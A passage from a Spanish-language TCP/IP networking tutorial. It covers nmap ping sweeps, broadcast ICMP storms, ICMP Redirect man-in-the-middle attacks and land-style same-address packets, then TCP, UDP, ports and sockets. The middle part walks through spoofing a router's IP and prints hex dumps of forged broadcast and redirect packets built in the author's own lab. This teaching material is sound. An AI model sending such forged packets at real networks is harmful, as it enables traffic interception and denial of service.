No es necesario poner la captura del esnifer... también podremos usar la opción –n y NO resolverá el nombre del host:

C:\>nmap –n –sP –PI 62.57.26.108-120

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Host  (62.57.26.108) appears to be up.
Host  (62.57.26.109) appears to be up.
Host  (62.57.26.110) appears to be up.
Host  (62.57.26.118) appears to be up.
Nmap run completed -- 13 IP addresses (4 hosts up) scanned in 7 seconds
```

Broadcast ICMP

No creo ni que haga falta decir lo que esto supondría... enviamos un ping con la dirección de broadcast de la red y TODOS los host deberían responder con un Echo reply.

Hoy en día casi ninguna máquina responderá a esto, es obvio los peligros que puede suponer, un solo ping en una red de 100 equipos produciría 400 replys, a poco que modifiquemos el paquete y en lugar de enviar 4 peticiones de echo y que sean miles....

Si además aliñamos el asunto y falsificamos la IP origen...

Pensadlo, pero viene a ser lógico que esto no se permita....

Luego continuaremos con nmap... cuando lleguemos a TCP y UDP..... antes otra técnica.

ICMP Redirect

Se trata de informar mediante un mensaje ICMP a un host que su puerta de enlace ha cambiado y que la mejor ruta para alcanzar sus destinos es ahora otra.

Qué interesante!!!!! Estarás pensando que esto es un chollo, y ciertamente lo es... o lo fue... ahora es difícil encontrarse con sistemas que admitan ICMP Redirect, puede ocurrir que en redes grandes sí que los routers y equipos significativos lo tengan activado, pero claro, también los tendrán muy protegidos.

Piensa que esto no fue inventado para atacar a nadie, todo lo contrario, es un método que ofrece redundancia en una red si la puerta de enlace se ha caído o si se descubren nuevas y mejores rutas hacia otra red destino.

Los mensajes ICMP Redirect sólo los pueden enviar los routers a los host, *oooooohhhhh, bueno....* sólo deberían los host "*atender*" a los envíos ICMP Redirect cuya dirección IP origen corresponda con la dirección IP destino de su puerta de enlace.

Es óptimo en redes en las que un servidor de DHCP entrega IP's, máscaras de subred y gateways a sus clientes, cuando las direcciones de todo eso son estáticas, por lo menos a mi menda, nunca me funcionó.

De todos modos éste ejercicio, el anterior del *Broadcast ICMP* y es que viene a continuación *Tear Drop,* no los he pensado para "*que funcionen*" y se consigan los resultados, sino para entender el protocolo ICMP y practicar con ello, comprender cómo es el encapsulamiento y el formato de los mensajes... y sui además funcionan MEJOR

Siguiendo con el caso, sería como una técnica de Hombre en medio (MiTM) pero mediante un mensaje ICMP Redirect, es escenario sería más o menos así:

Un host víctima se comunica normalmente con otro host remoto, como el host remoto no pertenece a su mismo segmento de red, utiliza la puerta de enlace predeterminada para alcanzar el destino

Un host atacante envía un mensaje a un host víctima informándole que debe actualizar su puerta de enlace, para ello se deben cumplir varios requisitos:

1º) El mensaje dirigido a la víctima debe ir "*firmado*" por el router que actúa como puerta de enlace en la red a la que pertenece el host víctima, en caso contrario no atenderá el paquete.

2º) El host víctima debe permitir su actualización de rutas mediante mensajes ICMP Redirect

3º) Aunque el ataque se puede realizar de forma remota, es decir, que el host atacante ni siquiera pertenezca a la misma red que el host víctima, para que ello pueda sucederse se habrían de cumplir otras muchas condiciones, desde conocer las IP's privadas del router y la LAN destino, hasta que el propio router acepte envíos hacia la red interna con direcciones ip origen de la LAN.

Si alguien programa un router para permitir lo que acabo de decir que se valla preparando a lo que le viene encima, eso NUNCA debería de permitirse, los routers no tienen por qué enrutar


ningún tráfico dentro de una red cuyas direcciones origen y destino sean la misma red (salvo que existan subredes, así que donde pone red, puedes leer subred.... sería el mismo caso)

RECUERDA:

Si un host dentro de una subred se quiere comunicar con un host de la misma subred, no hace falta enrutar nada, ambos deberían "*verse*", el router no pinta nada aquí.


Bien pues en nuestro caso, tanto la víctima como el atacante estarán dentro de la misma red/subred, veamos con unos dibujitos como sería esto:

El tráfico normal entre H y T sería pasar por G1 tal y como se muestra aquí (líneas blancas)




AT, nuestro atacante, ahora envía un mensaje ICMP Redirect a H, para ello utiliza como ip origen del envío la ip de G1 Ip-spoof), puesto que sino H descartará el paquete... (Línea azul) y demás en ese mensaje se incluye la nueva ruta del gateway... LA MISMA IP DE AT, con eso el tráfico pasará por él....

Una vez hecho eso, el Host H, la víctima, actualiza su tabla de rutas y añade la dirección IP de AT como mejor ruta para alcanza a T (su destino) y en lugar de seguir el camino inicial (la línea roja de la izquierda, utiliza la ruta a través de AT (puesto que su router le "*informó*" del cambio de topología mediante el mensaje ICMP Redirect)



El engaño se completa cuando H quiere comunicar con T, entonces el tráfico pasará por AT



Tear Drop IP

Esta es otra técnica utilizada y que sólo en equipos mal configurados o con versiones antiguas del Sistema Operativo debería funcionar.

Hay "*varias modalidades*" entre ellas:

- Enviar un paquete IP con dirección origen y destino IDÉNTICAS
- Lo mismo, pero utilizando puertos origen y destino IDÉNTICOS


La segunda opción "*todavía*" no la podemos probar puesto que para ello necesitaremos hablar de TCP, pero la otra si es fácil.


¿***Y por qué esto daña a un host***?, pues porque se envía y recibes los paquetes a sí mismo, el se lo guisa, el se lo come y con versiones no parcheadas ante esto.... el equipo se cuelga.

Bien pues ahora veamos como son esos paquetes mal formados de los tres ejemplos que hemos visto:

Esnifer y captura de un Broadcast Storm

Aunque el paquete podría haber sido enviado por el mimo host (172.28.0.9) realmente hice un ip spoofing y lo envié desde otro, con dirección origen 172.28.0.9 y destino broadcast





Hay un dato que hay que observar... pero lo dejé a propósito para que veas que se hizo un spoofing...

Si la dirección IP destino es broadcast... ¿***cual debería de ser la MAC destino***?

La MAC destino (según el esnifer) es 00:C0:49:D4:5F:CD y la MAC origen es 00:05:1C:08:AE:7F

Si yo envié el paquete desde "*otro*" equipo.... ¿**está bien esa información**?

Veamos, voy a poner una tabla de las Direcciones MAC e IP's REALES de mi *mini-LAN*

DIRECCIÓN MAC	DIRECCIÓN IP	Descripción del Host
00:05:1C:08:AE:7F	172.28.0.20	Host PC-Casa PIV atacante
00:10:60:C8:AE:7C	172.28.0.9	Laptop-VIC PIII víctima
00:00:39:C1:6A:C2	172.28.0.21	Laptop-Toshiba PiV Víctima
00:C0:49:D4:5F:CD	172.28.0.1	Router / Gateway /Switch

Si tomamos el ejemplo del esnifer de antes... observaremos que....

LA IP origen dice que es 172.28.0.9 y su MAC origen 00:05:1C:08:AE:7F


Si consultas la Tabla REAL de direccionamiento MAC – IP verás que esa MAC no corresponde al equipo que dice haber enviado el paquete, esa MAC es la del 172.28.0.20

Además la dirección IP destino es 172.28.255.255 y la MAC destino dice que es: 00:C0:49:D4:5F:CD

Si miras a quien pertenece esa MAC, encontrarás que es la del Switch, cuando realmente la MAC destino debería de ser o bien la IP del 172.28.0.9 o bien una dirección de broadcast, aunque del todo no está mal, puesto que lo que hace es consultar la CAM (tabla de direccionamiento MAC) que hay en el switch para saber llegar a 172.28.0.9

Obviamente eso hay que cambiarlo... ya dije que lo dejé a propósito para que vieras que se hizo un spoof, puesto que como queda demostrado las direcciones origen MAC-IP no se corresponden según la tabla de direccionamiento MAC REAL.

El paquete que se debería mandar para que esto tuviese el efecto adecuado serían los siguientes y como práctica, busca las direcciones MAC e IP, compáralas con la Tabla REAL de direccionamiento y descubrirás que el engaño está servido.....



```
0x0000   FF FF FF FF FF FF 00 10-60 5C 6B 13 08 00 45 00
0x0010   00 3C 07 71 00 00 80 01-DB 0E AC 1C 00 09 AC 1C
0x0020   FF FF 08 00 35 5C 03 00-15 00 61 62 63 64 65 66
0x0030   67 68 69 6A 6B 6C 6D 6E-6F 70 71 72 73 74 75 76
0x0040   77 61 62 63 64 65 66 67-68 69
```

Esnifer y Captura del ejemplo ICMP Redirect


Espero que te haya quedado claro en el ejemplo anterior cómo se hizo el ip-spoofing, hay que falsear tanto la dirección MAC como las IP's, sino... algo no cuadra y puede que no funcione....

Lo digo, porque en este ejemplo no quedará otro remedio que falsear la ip, te recuerdo que SOLO LOS ROUTERS pueden informar a los host de los cambios de topología para que actualicen sus tablas de rutas y encuentren la puerta de enlace adecuada.

El escenario es:

Se enviará un ICMP Redirect desde 172.28.0.20 (ojo que no es el router) hacia 172.28.0.9 (la víctima) informándole que su puerta de enlace debe cambiar a la IP (172.28.0.20, el atacante) mediante un mensaje ICMP Redirect. Este mensaje ha de tener como dirección origen el router, puesto que sino el host 172.28.0.9 no le hará ni caso....

El paquete.....




```
0x0000   00 10 60 5C 6B 13 FF FF-FF FF FF FF 08 00 45 C0
0x0010   00 58 5A EB 00 00 FF 01-07 B7 AC 1C 00 01 AC 1C
0x0020   00 09 05 01 4E CE AC 1C-00 14 45 00 00 3C FF FF
0x0030   00 00 80 01 E2 7E AC 1C-00 01 AC 1C 00 09 08 00
0x0040   4D 5C FF FF FF FF 61 62-63 64 65 66 67 68 69 6A
0x0050   6B 6C 6D 6E 6F 70 71 72-73 74 75 76 77 61 62 63
0x0060   64 65 66 67 68 69
```

A destacar:


El paquete viene más "*gordito*" aparece un nuevo campo llamado Original packet (resaltado y en negrilla)

Analicemos "*por partes*" lo que se envió....

DISECCIÓN DEL CUERPO DEL DELITO.....


La cabecera MAC

Por aquí no nos pillan... la MAC destino corresponde a la IP 172.28.0.9 (mira la tabla CAM REAL para comprobar que es cierto) y la MAC origen Broadcast, claro ¿no? En definitiva es una notificación....




La cabecera IP

Por aquí tampoco nos pillan... la IP origen ES 172.28.0.1 EL ROUTER!!!! Y la destino la víctima 172.28.0.9 que a su vez se corresponde con la MAC destino ¡!!!



La cabecera ICMP


Bueno esto es correcto, pero fíjate bien se utilizaron un Tipo 05 (Redirect) y Código 01 (Redirección de host) y además.... El Gateway Internet Address apunta a la nueva IP a 172.28.0.20 EL ATACANTE (o el router del atacante!!!!!)



¿Y qué es eso del Original Packet.....?

En realidad serían los datos del paquete ICMP, ya sabes lo del encapsulamiento....

Pues si "*abrimos*", si desenvolvemos, **SI DESENCAPSULAMOS**, el paquete ICMP completo, veremos esto:



Resulta que **Original Packet**, a su vez contiene información MUY SIGNIFICATIVA, realmente es el paquete original.... donde se consultará quien lo envió, hacia quien, etc... si no hubiésemos hecho un spoofing como Dios manda... es ese "*paquete original*" aparecería la verdadera IP del emisor, es decir el atacante, y como no sería el router "*de confianza*" se descartaría el paquete por la victima y no actualizaría su tabla de rutas.

Como ves es peligrosillo, aunque en entornos confiables es muy útil, imagina una red con 2 routers ADSL y conexiones de 2Mb y 256kB respectivamente....

Resulta que hay equipos de la LAN que "*salen*" a Internet por el de 2MB y otros (muy pocos, unos cuantos elegidos, p.e. el Director, el Jefe de Contabilidad y el Administrador de la red) por el de 256kb.

Para que el *Dire* no se enfade con nosotros si un día se estropea el router o la línea, podríamos aplicar esta técnica informando que la nueva puerta de enlace es el router de los 2MB, claro que ambos routers deberían estar en el mismo segmento de red que el host del Dire.... pero eso es una cuestión de diseño de la red.

Hombre, también estarás pensando... *COÑO que cambie la puerta de enlace y ponga la del nuevo router...* pero hay que comprender que el "*Dire*" sabe de otras cosas, no de esto... además puede que el gateway se lo asigne un DHCP ....

Tanto en Windows como en LiNUX se puede desactivar la redirección ICMP, las últimas versiones Kernel de LiNUX la traen desactivada, en Windows debes modificar el registro para permitir o no la aceptación de mensajes ICMP por el host:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Parameters

En esa clave hay una entrada que dice: **EnableICMPRedirect** que estará a 1, Activado... ponlo a cero para desactivarlo.

En la misma Clave hay otra entrada que dice... **ForwardBroadcasts**. Está a 0 es decir desactivada, por eso la tormenta Broadcast del ejercicio anterior no nos funcionó, un detalle que lo activen por defecto, no suele ser así....

Ejemplo de esnifer y captura Tear Drop


Vale, este es el último ejemplo (por ahora) de ICMP, recuerda que se trataba de enviar un paquete con direcciones origen y destino idénticas.


También hay quien lo hace con dirección origen la de la víctima y dirección destino 127.0.0.1, lo entiendes ¿verdad?

Bueno, es fácil interpretarlo, lo dejo de tu mano.... y por cierto ¿Estará bien hecho?

¿Realmente se corresponden las direcciones físicas y lógicas del ejemplo?

Mira las capturas y luego responde....





Y después de analizarlo.... responde a esta pregunta:

¿En el caso de que la MAC origen y la IP origen no concuerde, se enviará el paquete? ¿Lo recibirá el destino?

Esta vez yo no respondo...

Hasta aquí hemos llegado con IP.. Bueno quedan cosas interesantes por ver, la fragmentación y otras técnicas, las veremos (algunas) en la próxima sección, que por otra parte es lo que da el nombre a este Taller.... TCP/IP, nos falta eso... TCP y de propina UDP.

La capa de Transporte.

A partir de ahora trataremos la otra parte que da nombre a éste taller de TCP/IP, es decir, TCP.

TCP es un protocolo de capa de transporte, capa 4 del modelo OSI y aunque ya hemos hablado un poquito de ella ahora iremos "*mas allá*"

Una vez que los paquetes de datos pasan a través de la capa de red, la capa de transporte, da por sentado que puede usar la red como una "nube" para enviar paquetes de datos desde el origen hacia el destino.

Siempre preguntas... más preguntas...

¿Cuál de estas rutas es la mejor para un recorrido en particular?

¿Cómo regular el flujo de información desde el origen hasta el destino de manera confiable y precisa?

R:

- Control de extremo a extremo que ofrecen las ventanas deslizantes
- El secuenciamiento de números y acuses de recibo.
- Mediante una conexión lógica entre los extremos finales de una red.
- Usando números de puerto para seguir "las conversaciones" y pasar la información a capas superiores

Al principio de este texto, cuando se describió la Capa 4, dije:

RECUERDA Capa 4 = Calidad de servicio y confiabilidad.

La confiabilidad sería algo así como asegurar la comunicación mientras que la calidad de servicio sería como "repite y explica lo que no entiendo"

El protocolo TCP/IP consta de dos protocolos que funcionan en la capa 4 del modelo OSI (capa de transporte): ***TCP* y *UDP*.**

TCP/IP es una combinación de dos protocolos individuales: TCP e IP.

IP es un protocolo de Capa 3, un servicio no orientado a conexión que entrega los paquetes basándose en el máximo esfuerzo a través de una red.

TCP es un protocolo de Capa 4: un servicio orientado a conexión que suministra control de flujo y confiabilidad.

La unión de ambos protocolos ofrece una amplia gama de servicios.

TCP/IP es el protocolo de Capa 3 y Capa 4 en el que se basa Internet.

Mal comparado, podríamos establecer una analogía entre TCP e IP con el envío de correo postal:

Una carta "*normal*" llegaría desde el origen a su destino por medio del servicio de correos gracias a las señas del destinatario, pero el remitente no tendrá constancia de ello, esto sería IP

Una carta certificada y con acuse de recibo llegaría desde el origen al destino con la seguridad de que se recibirá "*tal cual*" y además certificando su contenido, es decir, no sólo sabremos que le llegó al destino, además estaremos seguros que lo que se envió es exactamente lo que se recibió (control de errores)

Esto es muy importante, no sólo basta estar seguros que se recibió la entrega, es igual de importante o más tener la certeza que recibió fielmente lo que le enviamos y no otra cosa, esto es TCP.

¿Y UDP?

TCP vs. UDP

TCP (Protocolo de Control)	UDP (Protocolo de Datagrama)
Orientado a conexión	No orientado la conexión
Confiable	Poco confiable
Divide los mensajes salientes en segmentos	Transmite mensajes (llamados datagramas de usuario) y no ofrece verificación de software para la entrega de segmentos (poco confiable)
Reensambla los mensajes en la estación destino	No reensambla los mensajes entrantes
Vuelve a enviar lo que no se ha recibido	No utiliza acuses de recibo
Reensambla los mensajes a partir de segmentos entrantes.	No proporciona control de flujo
Utiliza puertos para el seguimiento de la comunicación	Utiliza puertos para el seguimiento de la comunicación

Vista la tabla parece que UDP tiene pocas ventajas, "*mas valdría siempre usar TCP*", ¿no?

Pues como todo en la vida... depende....

¿Y para qué se usa UDP?

Seguro que te estarás preguntando para qué sirve un medio de comunicación en el que no sabemos si llega el mensaje, claro, estás pensando en el teléfono, *¿Qué es la TV o la Radio o la Prensa? El locutor de radio habla y habla Y NO SABE QUIEN O CUANTAS personas le escuchan o si le entienden o si simplemente entienden lo que dice.*

Si para que un programa de televisión pueda emitirse, previamente todos los que quieren verlo, deben establecer un *asentimiento* de ello y el locutor debe comprobar que todos reciben el mensaje correctamente, que tienen permiso, que son lo suficientemente *inteligentes* para comprender el contenido, etc. simplemente esos medios NO EXISTIRÍAN por que para cuando el comentarista se quiera poner a hablar "*los otros*" se han ido a dormir.

Claro que si lo que queremos es "*participar*" en un debate o dar nuestra opinión y formar parte de una tertulia acerca de lo que se está hablando, ***UDP*** no sería el protocolo adecuado.

¿Qué ventajas ofrece UDP?

Pues que como es un protocolo "*sin conexión*" y "*no fiable*" permite conservar recursos de memoria y procesador (necesita pocos recursos) y además permite el envío de uno a muchos (*multidifusión*) –piensa en lo de la radio -.


Como ya se ha dicho hasta la saciedad, TCP y UDP se ocupan del transporte mientras que IP se ocupa de "*saber llegar*" al destino.

***IP* proporciona la funcionabilidad** de la comunicación, no cómo se transportan y además puede ser usado por tanto por TCP como por UDP y sólo puede transportar un sólo protocolo dentro del mismo "*paquete*" de datos a la vez, es decir, dentro de un misma comunicación no se puede enviar un paquete TCP y otro UDP al mismo tiempo.

IP no sólo soporta TCP o UDP, también otros protocolos como por ejemplo *ICMP* que hemos visto anteriormente.

Tanto TCP como UDP pueden dar soporte a otros protocolos superiores, dicho de otra forma, los protocolos que utilizan las aplicaciones que usamos habitualmente utilizarán TCP o UDP dependiendo de la misma, a esto se le llama protocolos subyacentes de TCP o protocolos subyacentes de UDP.

Relacionar TODOS los protocolos subyacentes de capas superiores que se transportan por medio de TCP o de UDP es una tarea ímproba, pero podemos ver algunos mediante un dibujito:



Seguro que conoces muchos otros: SNMP, DHCP, SMB, NBT, TELNET, RPC, etc... unos son de TCP y otros de UDP, ¿***sabrías ubicar a cada uno*****?**

Puertos

Un puerto **TCP ó UDP** es la ubicación o medio que se abre para enviar/recibir mensajes usando los s*ervicios UDP*, ese número de puerto es un número entre 0 y 65535.

La **IANA** (*Internet Assigned Numbers Authority)* asigna números de puertos conocidos a protocolos ***TCP ó UDP*** que puedan ser usados y reserva del 0 al 1023 para este tipo de servicios.

Por ejemplo Windows 2000 utiliza un máximo de 5000 puertos por defecto, 0 a 1023 reservados y del 1024 al 5000 dinámicos.

Si deseas averiguar o modificar el máximo número de puertos examina la siguiente clave del registro:

> ***HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\Tcpip\Parameters***
>
> ***Tipo de dato: REG_WORD***
> ***Rango Válido: 5000-65534***
> ***Predeterminado: 5000***
> ***Presente Predeterminado: No***

Esta entrada del registro determina el número de puertos disponibles tanto para ***UDP*** como para ***TCP***.

Los números de puerto tienen los siguientes intervalos asignados:

- Los números inferiores a 255 se usan para aplicaciones públicas.
- Los números del 255 al 1023 son asignados a empresas para aplicaciones comercializables.
- Los números superiores a 1023 no están regulados.

Hay quien llama a los puertos sockets, y desde luego no le falta razón... no es el objeto de este texto hablar de sockets, pero vista la importancia que tienen en la comunicación, creo que unas pequeñas notas sí que se deberían de dar.

Sockets

Un socket no es otra cosa que un punto de "encuentro" de comunicaciones entre procesos, es un enlace o puerta de comunicación entre dos hosts conectados a una red, es muy habitual escuchar que un socket no es más que un número de puerto + una dirección IP.

Hay diferentes tipos de Sockets que se clasifican según como se describan, según como envíen la información,

Sockets Raw: Se utilizan básicamente para comunicar dos entidades IP, son muy potentes y permiten el acceso a las **capas de protocolos mas bajos**, los esnifers utilizan los Raw sockets para hacer su trabajo, cuando utilizamos esnifers que necesitan instalar librerías como WinPcap o LibCap, etc. están utilizando Raw sockets, de ese modo pueden escuchar/filtrar todo el tráfico que pasa por ellos, de otra forma sólo podrían esnifar el tráfico del puerto TCP o UDP de una determinada aplicación.

Sockets Stream (TCP): **Orientados a conexión**, si se rompiera el enlace de conexión serian informados de ello (por eso son TCP sockets) y por tanto tendremos al menos dos tipos de sockets dentro de los Stream:

- Sock. Que esta ocupado con el server
- Sock. Que pide una conexión al cliente

Una vez los dos estén conectados se pueden enviar paquetes de datos entre ellos .

Sockets Datagram (UDP): **No son orientados a conexión** y no se aseguran del envío de los datagramas (**por eso son UDP Sockets**), cada vez que se establece una comunicación envían al datagrama el descriptor y la dirección local del socket.

